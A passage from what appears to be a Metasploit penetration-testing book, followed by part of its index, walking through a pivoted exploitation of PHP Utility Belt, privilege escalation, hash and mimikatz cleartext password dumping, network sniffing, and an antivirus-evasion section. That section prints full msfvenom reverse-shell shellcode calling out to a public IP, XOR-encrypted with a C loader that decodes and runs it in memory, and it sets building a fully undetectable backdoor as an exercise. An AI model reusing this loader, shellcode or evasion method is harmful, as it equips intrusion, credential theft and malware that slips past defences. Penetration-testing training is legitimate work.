  <script type="text/javascript">var PATH = '';</script>
</head>
<body>
```

Wow! It's just another instance of `php_utility_belt` running on this host as well. We know what to do, right? Let's fire the same module we used for the mirror server on `192.168.10.110`, as follows:

```
msf auxiliary(socks4a) > use exploit/multi/http/php_utility_belt_rce
msf exploit/php_utility_belt_rce > show options

Module options (exploit/multi/http/php_utility_belt_rce):

  Name      Current Setting      Required  Description
  ----      -
  Proxies    -                    no        A proxy chain of format type:host:port[,type:host:port][
  RHOST      -                    yes       The target address
  RPORT      80                  yes       The target port (TCP)
  SSL        false               no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /php-utility-belt/ajax.php yes       The path to PHP Utility Belt
  VHOST      -                    no        HTTP server virtual host
```

Let's run the module after setting the values for `RHOST` to `172.28.128.3` and `TARGETURI` to `/test/ajax.php` since the directory name is `test` and not `/php-utility-belt/`, as shown in the following screenshot:

```
LPORT 4444          yes          The listen port

Exploit target:

  Id  Name
  --  ---
  0    PHP Utility Belt

msf exploit/php_utility_belt_rce > exploit

[*] Started reverse TCP handler on 192.168.10.103:4444 via the meterpreter on session 1
[*] Exploit completed, but no session was created.
msf exploit/php_utility_belt_rce > exploit

[*] Started reverse TCP handler on 192.168.10.103:4444 via the meterpreter on session 1
[*] Exploit completed, but no session was created.
msf exploit/php_utility_belt_rce > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf exploit/php_utility_belt_rce > run

[*] Started bind handler
[*] Sending stage (33986 bytes) to 172.28.128.3
[*] Meterpreter session 2 opened (192.168.10.103-192.168.10.110:0 -> 172.28.128.3:4444) at 2017-04-22 21:44:11
```

The default module will run with the `reverse_tcp` payload. However, since we are attacking the host through a **meterpreter** session on `192.168.10.110`, it is advisable to exploit services with the `bind_tcp` payload as it works on a direct connection, which will happen through the **meterpreter** session, eliminating the target `172.28.128.3` reaching us back. We know our session is **PHP meterpreter**; let's switch to a **Windows meterpreter** session as we did previously by running a separate handler on any other port than the one already being used.

Let's quickly create, upload, and execute another backdoor file connecting back on, say, port `1338` as we are already using port `1337`. Additionally, let's also set up a handler to receive communications on port `1338`, as shown in the following screenshot:

```
msf > resource 1337_Handler_Win
[*] Processing 1337_Handler_Win for ERB directives.
resource (1337_Handler_Win)> use exploit/multi/handler
resource (1337_Handler_Win)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (1337_Handler_Win)> set LHOST 192.168.10.103
LHOST => 192.168.10.103
resource (1337_Handler_Win)> set LPORT 1338
LPORT => 1338
resource (1337_Handler_Win)> exploit

[*] Started reverse TCP handler on 192.168.10.103:1338
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.103:1338 -> 192.168.10.104:49556) at 2017-04-22 21:50:29 +0530

meterpreter > █
```

Yippee! We got windows **meterpreter** access to the target. Let's harvest some system information, as shown in the following screenshot:

```
meterpreter > sysinfo
Computer      : WIN-SWIKKOTKSHX
OS            : Windows 2008 (Build 6001, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > █
```

We can see that the operating system is **Windows Server 2008** and we have administrator privileges. Let's escalate to system-level privileges with the `get system` command, as shown in the preceding screenshot.

Dumping passwords in clear text

Having system-level privileges, let's dump the password hashes using the `hashdump` command, as follows:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Daytona:1001:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mm:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
```

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;996	Negotiate	WORKGROUP	WIN-SWIKKOTKSHX\$	
0;36540	NTLM			
0;995	Negotiate	NT AUTHORITY	IUSR	
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;999	NTLM	WORKGROUP	WIN-SWIKKOTKSHX\$	
0;124630	NTLM	WIN-SWIKKOTKSHX	Administrator	Nipun@123

Eliminating the hassle of cracking passwords, let's load `mimikatz` using the `load mimikatz` command and dump passwords in clear text using the `kerberos` command, as shown in the preceding screenshot.

Sniffing a network with Metasploit

Metasploit offers a sniffer plugin to carry out network sniffing at the target as well. Let's load the `sniffer` module as follows:

```
meterpreter > load sniffer
Loading extension sniffer...success.
```

Let's now select an interface using the `sniffer_interfaces` command to start sniffing on the target system:

```
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
```


Let's choose the interface ID 2 to start sniffing on the Intel PRO/100 MT adapter, as shown in the following screenshot:

```
meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
meterpreter > sniffer_sta
sniffer_start  sniffer_stats
meterpreter > sniffer_sta
sniffer_start  sniffer_stats
meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
      packets: 12
      bytes: 1446
```

We can see that we are capturing data on interface 2 which started using the `sniffer_start` command with the help of the `sniffer_stats` command followed by the ID of the interface. Let's now dump the data and see whether we can find some interesting information:


```
meterpreter > sniffer_dump 2 test.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 143 packets (23003 bytes)
[*] Downloaded 100% (23003/23003)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to test.pcap
```

We dumped all the captured data from interface 2 to the `test.pcap` file. Let's load it in **Wireshark**:



No.	Time	Source	Destination	Protocol	Length	Info
2	0.000000	PcsSyste_6e...	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
3	0.000000	PcsSyste_84...	PcsSyste_6...	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
4	0.000000	PcsSyste_84...	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
5	0.000000	PcsSyste_6e...	PcsSyste_8...	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35
54	0.000000	PcsSyste_6e...	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
55	0.000000	PcsSyste_84...	PcsSyste_6...	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
56	0.000000	PcsSyste_84...	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
57	0.000000	PcsSyste_6e...	PcsSyste_8...	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35
138	0.000000	PcsSyste_6e...	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
139	0.000000	PcsSyste_84...	PcsSyste_6...	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
140	0.000000	PcsSyste_84...	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
141	0.000000	PcsSyste_6e...	PcsSyste_8...	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35

We can see that we now have the ability to sniff successfully on the target. The sniffer module generally produces useful data, or as most intranet applications do not use HTTPS here. It would be worth while if you keep running the sniffer during business hours in a penetration test. Let's finally update the diagrammatic view, as follows:



Summary of the attack

Summarizing the entire test, we performed the following operations:


1. Port scan on 192.168.10.110 (port 80 open).
2. Brute-forced directories on port 80 (WordPress and PHP Utility Belt found).
3. Exploited PHP Utility Belt to gain PHP meterpreter access.
4. Escalated to Windows meterpreter.
5. Post-exploitation to figure out the presence of an internal network.
6. Added routes to the internal network (Metasploit only).
7. Port scan on the internal network 172.28.128.0.
8. Discovered 3306 (MySQL) and 80 (Apache) on 172.28.128.3.
9. Fingerprinted, gained access to MySQL, and harvested the credentials for the WordPress domain running on 192.168.10.110.
10. Cracked hashes for the WordPress website using hashcat.
11. Brute-forced directories on port 80 (test directory discovered).
12. Set up a socks server and used wget to pull the index page from test directory.
13. PHP Utility Belt found in test directory; exploited it.
14. Escalated to Windows meterpreter.
15. Increased privileges using getsystem.
16. Figured out clear text password using mimikatz.
17. Performed sniffing on the target network.

Scenario 2: You can't see my meterpreter

Throughout the previous chapters, we saw how we can take control of a variety of systems using Metasploit. However, the one important thing which we did not take into account is the presence of antivirus solutions on most operating systems. Let us create a backdoor executable of type windows/meterpreter/reverse_tcp, as follows:

```
root@beast:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.76.33.53 LPOR
T=1337 -f exe> generic.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

We can now put this executable along with any exploit or office document, or we can bind it with any other executable and send it across to a target that is running windows and has an **AVG AntiVirus** solution running on his system. Let us see what happens when the target executes the file:



Our generated file caused sudden alarms by **AVG AntiVirus** and got detected. Let's scan our generic.exe file on the majyx scanner to get an overview of the detection rate, as follows:



We can see that 44/70 AVs detected our file as malicious. This is quite disheartening since as a law enforcement agent you might get only a single shot at getting the file executed at the target.



The majyx scanner can be accessed at <http://scan.majyx.net/>.

The majyx scanner has 35 AVs, but sometimes it scans each AV twice, hence making it 70 AV entries. Consider the preceding scan result as 22/35 instead of 44/70.

Using shellcode for fun and profit

We saw how the detection rate of various AV solutions affected our tasks. We can circumvent AVs using the shellcode method for `meterpreter`. Instead of generating an executable file, we will generate C shellcode and code the rest of our backdoor ourselves. Let us generate the shellcode as follows:

```
root@beast:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.76.33.53 LPOR
T=1337 -f c >abc.c
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of c file: 1425 bytes
```

Let us have a quick look at the shellcode, as follows:

```
root@beast:~# cat abc.c
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\x2d\x4c\x21\x35\x68\x02"
"\x00\x05\x39\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";
```

Encrypting the shellcode

We can see we have the shellcode generated. We will quickly write a program that will encrypt the existing shellcode using XOR, as follows:

```
#include <Windows.h>
#include <iostream>
#include <iomanip>
#include <conio.h>
unsigned char shellcode[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\x2d\x4c\x21\x35\x68\x02"
"\x00\x05\x39\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";

int main()
{
    for (unsigned int i = 0; i < sizeof shellcode; ++i)
    {
        if (i % 15 == 0)
        {
            std::cout << "\n\n";
        }
        unsigned char val = (unsigned int)shellcode[i] ^ 0xAB;
        std::cout << "\\x" << std::hex << (unsigned int)val;
    }
    _getch();
    return 0;
}
```




```
"\xdc\x8d\xac\x54\x7e\x13\x3b\xaa\xab\xab\x82\x6f\xff\xfb\xc3"  
"\x82\x2b\xc0\xab\x54\x7e\xc1\xae\xc3\x86\xe7\x8a\x9e\xc3\xa9"  
"\xab\xae\x92\x22\x4d\xfb\xfb\xfb\xfb\xeb\xfb\xeb\xfb\xc3\x41"  
"\xa4\x74\x4b\x54\x7e\x3c\xc1\xbb\xfd\xfc\xc3\x32\xe\xdf\xca"  
"\x54\x7e\x2e\x6b\xdf\xa1\x54\xe5\xa3\xde\x47\x43\xca\xab\xab"  
"\xab\xc1\xab\xc1\xaf\xfd\xfc\xc3\xa9\x72\x63\xf4\x54\x7e\x28"  
"\x53\xab\xd5\x9d\x20\x9d\xc1\xeb\xc3\xab\xbb\xab\xab\xfd\xc1"  
"\xab\xc3\xf3\xf8\x4e\x54\x7e\x38\xf8\xc1\xab\xfd\xf8\xfc"  
"\xc3\xa9\x72\x63\xf4\x54\x7e\x28\x53\xab\xd6\x89\xf3\xc3\xab"  
"\xeb\xab\xab\xc1\xab\xfb\xc3\xa0\x84\xa4\x9b\x54\x7e\xfc\xc3"  
"\xde\xc5\xe6\xca\x54\x7e\xf5\xf5\x54\xa7\x8f\x42\xda\x54\x54"  
"\x54\xaa\x68\x82\x6d\xde\x6c\x68\x10\x5b\x1e\x9\xfd\xc1\xab"  
"\xf8\x54\x7e\xab";
```

```
int main()  
{  
    void *exec = VirtualAlloc(0, sizeof encoded, MEM_COMMIT,  
PAGE_EXECUTE_READWRITE);  
    for (unsigned int i = 0; i < sizeof encoded; ++i)  
    {  
        unsigned char val = (unsigned int)encoded[i] ^ 0xAB;  
        encoded[i] = val;  
    }  
    memcpy(exec, encoded, sizeof encoded);  
    ((void(*)())exec)();  
    return 0;  
}
```

The preceding code will just decode the encoded shellcode with 0xAB using the XOR decryption routine and will use the `memcpy` function to copy the shellcode to the executable area, and will execute it from there. Let us test it on the majyx scanner, as shown in the following screenshot:



LOL! Suddenly the AVs are no longer detecting our meterpreter backdoor as malicious. Let us try running the executable on the system which has the AVG solution, as follows:



Oh, good! No detection here as well. Let us see whether we got **meterpreter** access to the target or not:

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 45.76.33.53:1337
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 27.56.131.181
[*] Meterpreter session 2 opened (45.76.33.53:1337 -> 27.56.131.181:50184) at 2017-04-24 14:22:58 +0530

msf exploit(handler) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > █
```

Let us confirm whether AVG is running on the system or not:

```
meterpreter > ps -S AVG

Process List
=====
```

PID	PPID	Name	Arch	Session	User
---	----	----	----	-----	----
164	5656	avguix.exe	x86	1	desktop\user
x.exe					
1580	864	avgwdsvca.exe			
2016	864	avgsvca.exe			
5104	1580	avgemca.exe			
5396	1580	avgrsa.exe			
5656	5028	avguix.exe	x86	1	desktop\user
x.exe					
5728	5732	avgui.exe	x64	1	desktop\user
5868	1888	vprot.exe	x86	1	desktop\user
8408	864	avgidsagenta.exe			
8560	1580	avgnsa.exe			
8636	8408	avgcsrva.exe			

Plenty of AVG processes running on the target. We have not only bypassed this antivirus but have also brought down the detection rate from 22/35 to 2/35, which is quite impressive. A little more modification in the source code will generate a complete FUD (fully undetectable). However, I'll leave that as an exercise for you to complete.

Further roadmap and summary

Throughout this chapter, we looked at cutting-edge real-world scenarios, where it's not just about exploiting vulnerable software; instead, web applications made way for us to get control of the systems. We saw how we could use external interfaces to scan and exploit the targets from the internal network. We also saw how we could use our non-Metasploit tools with the help of **meterpreter** sessions to scan internal networks. By the end, we saw how we could evade AV solutions with our existing **meterpreter** shellcode, which made it easy to avoid the eyes of our victim. For further reading on hardcore exploitation, you can refer to my mastering series book on Metasploit called *Mastering Metasploit*.

You can perform the following exercises to make yourself comfortable with the content covered in this chapter:

- Try to generate a FUD meterpreter backdoor
- Use socks in the browser to browse content in internal networks
- Try building shellcode without bad characters
- Figure out the difference between using a reverse TCP and a bind TCP payload
- Get yourself familiar with various hash types

For now, keep practicing and honing your skills on Metasploit because it is not the end, IT'S JUST THE BEGINNING.

Index

A

- advanced post-exploitation
 - about 112
 - access, chaining 114, 115
 - modification 114, 115
 - password hashes, obtaining with hashdump 115, 116
 - processes, migrating 113
 - system privileges, obtaining 113
 - time, creating with timestomp 114, 115
- Android
 - attacking 90, 91, 92, 93, 94, 95
- applications, exploiting
 - about 62, 63
 - db_nmap, using 64, 66
 - Desktop Central 9, exploiting 67, 68, 70, 71, 72
 - FTP services, exploiting 80, 81, 82, 83, 84
 - GlassFish web server security, testing 72, 73, 74, 75, 76, 77, 78, 79, 80
- autopwn 85
- AutoRunScript
 - multiscrypt module, using 159, 160, 161, 162
 - using 157, 158, 159

B

- background command 106
- browser autopwn attack
 - about 85
 - technology 85, 86
 - used, for attacking browsers 87
- browser-based exploitation
 - browser autopwn attack 85, 88, 89, 90
 - for fun and profit 85

C

- camera
 - enumerating 109, 110, 111, 112
- classless inter-domain routing (CIDR) 146
- commands
 - back 20
 - check 21
 - exploit 20
 - Info 21
 - reference 21
 - run 20
 - Search 21
 - Sessions 21
 - set 20
 - setg 20
 - show 20
 - use 20
- Cron persistence
 - reference 123
- customized environment
 - setting up 62
- CVE 2015-1328
 - reference 120

D

- db_nmap
 - using 64, 66
- Desktop Central 9
 - exploiting 67, 68, 70, 71, 72
- desktop commands 109

E

- exploits
 - converting, to Metasploit 95, 98
 - essentials, gathering 98, 99
 - Metasploit module, generating 99, 101

target application, exploiting 101, 102
URL 95

F

file operation commands 107
Firefox vulnerabilities
 reference 85
FTP servers
 scanner modules, modifying 38, 39
 working, with Metasploit 35
FTP services
 exploiting 80, 81, 82, 83, 84
 scanning 35, 36, 37

G

GlassFish web server
 security, testing 72, 73, 74, 75, 76, 77, 78, 79, 80
global variables 162, 163

H

hashdump
 used, for obtaining password hashes 115, 116
help menu 105
HTTP server scanner modules
 connect function 56
 disassembling 53, 54, 55
 functions 56, 58, 59
 http_fingerprint function 56
 libraries 56, 58, 59
 run_host function 56
 send_raw_request function 56
HTTP services
 scanning, with Metasploit 49, 50
HTTPS/SSL
 scanning, with Metasploit 50, 51

I

internal network scan, with meterpreter
 decoder executable, creating 200, 202, 203
 performing 196, 197
 shellcode, encrypting 199, 200
 shellcode, using 198
Internet Explorer vulnerabilities

reference 85

K

Kali Linux
 references 13
 setting up, in virtual environment 9, 10, 11, 12, 13
kitrap0d exploit
 reference 118

L

Linux
 persistent access, gaining 123
 privilege, escalating 118, 119, 120

M

machine ID command 106
majyx scanner
 URL 198
Metasploit Community
 about 14
 URL 15
Metasploit Express 14
Metasploit Framework
 about 14, 15
 auxiliary 15
 commands 17, 18, 19, 20
 console 17, 18, 19, 20
 encoder 15
 exploit 15
 meterpreter 15
 payload 15
Metasploit Pro 14
Metasploit
 architecture 16, 17
 benefits 22
 exploits, converting 95, 98
 fundamentals 14
 HTTP services, scanning 49, 50
 HTTPS/SSL, scanning 50, 51
 MSSQL servers, scanning 39
 NetBIOS services, scanning 47, 49
 penetration testing 22
 SNMP services, scanning 43, 44, 45, 46, 47
 URL 14

- using, with FTP servers 35
- Metasploitable 2
 - reference 62
- Metasploitable 3
 - reference 62
- meterpreter commands
 - reference 72
- Meterpreter, commands
 - Arp 21
 - background 21
 - getpid 21
 - getsystem 21
 - getuid 21
 - ifconfig 21
 - ps 21
 - shell 21
 - sysinfo 21
- mirror environment, penetration testing
 - access, gaining to vulnerable web applications 176, 177, 178, 179
 - internal networks, pivoting 182, 183
 - internal networks, scanning through meterpreter
 - pivot 183, 184, 185, 186, 187, 188
 - network, sniffing with Metasploit 193, 194, 195
 - passwords, dumping in clear text 193
 - performing 169
 - PHP meterpreter, migrating to Windows
 - meterpreter 179, 180, 181
 - socks server module, using in Metasploit 188, 189, 190, 191
 - target, fingerprinting with DB_NMAP 170, 171, 172, 173, 174, 175
 - test, summarizing 169, 170, 196
- modules
 - auxiliary 17
 - encoders 17
 - essentials 51
 - exploits 17
 - format 52
 - NOPs 17
 - payloads 17
 - reference link 53
- MSSQL servers
 - mssql_ping module, using 39
 - password, brute-forcing 40, 42

- scanning, with Metasploit 39

MySQL

- brute-forcing 127, 128
- commands, executing 134
- enumerating 133, 134
- file enumeration, using 130, 131
- mysql_version module, using 126
- schema, dumping 129, 130
- system access, gaining 135, 136, 137, 138
- testing 125, 126
- testing, reference 126
- users, searching 128, 129
- writable directories, checking 132

N

- NetBIOS services
 - scanning, with Metasploit 47, 49
- networking commands 107

P

- pass-the-hash attack
 - reference 116
- password brute force
 - reference link 42
- password hashes
 - obtaining, with hashdump 115, 116
- penetration testing
 - about 22
 - access, gaining to target 28, 29
 - access, maintaining 30, 31, 32, 33
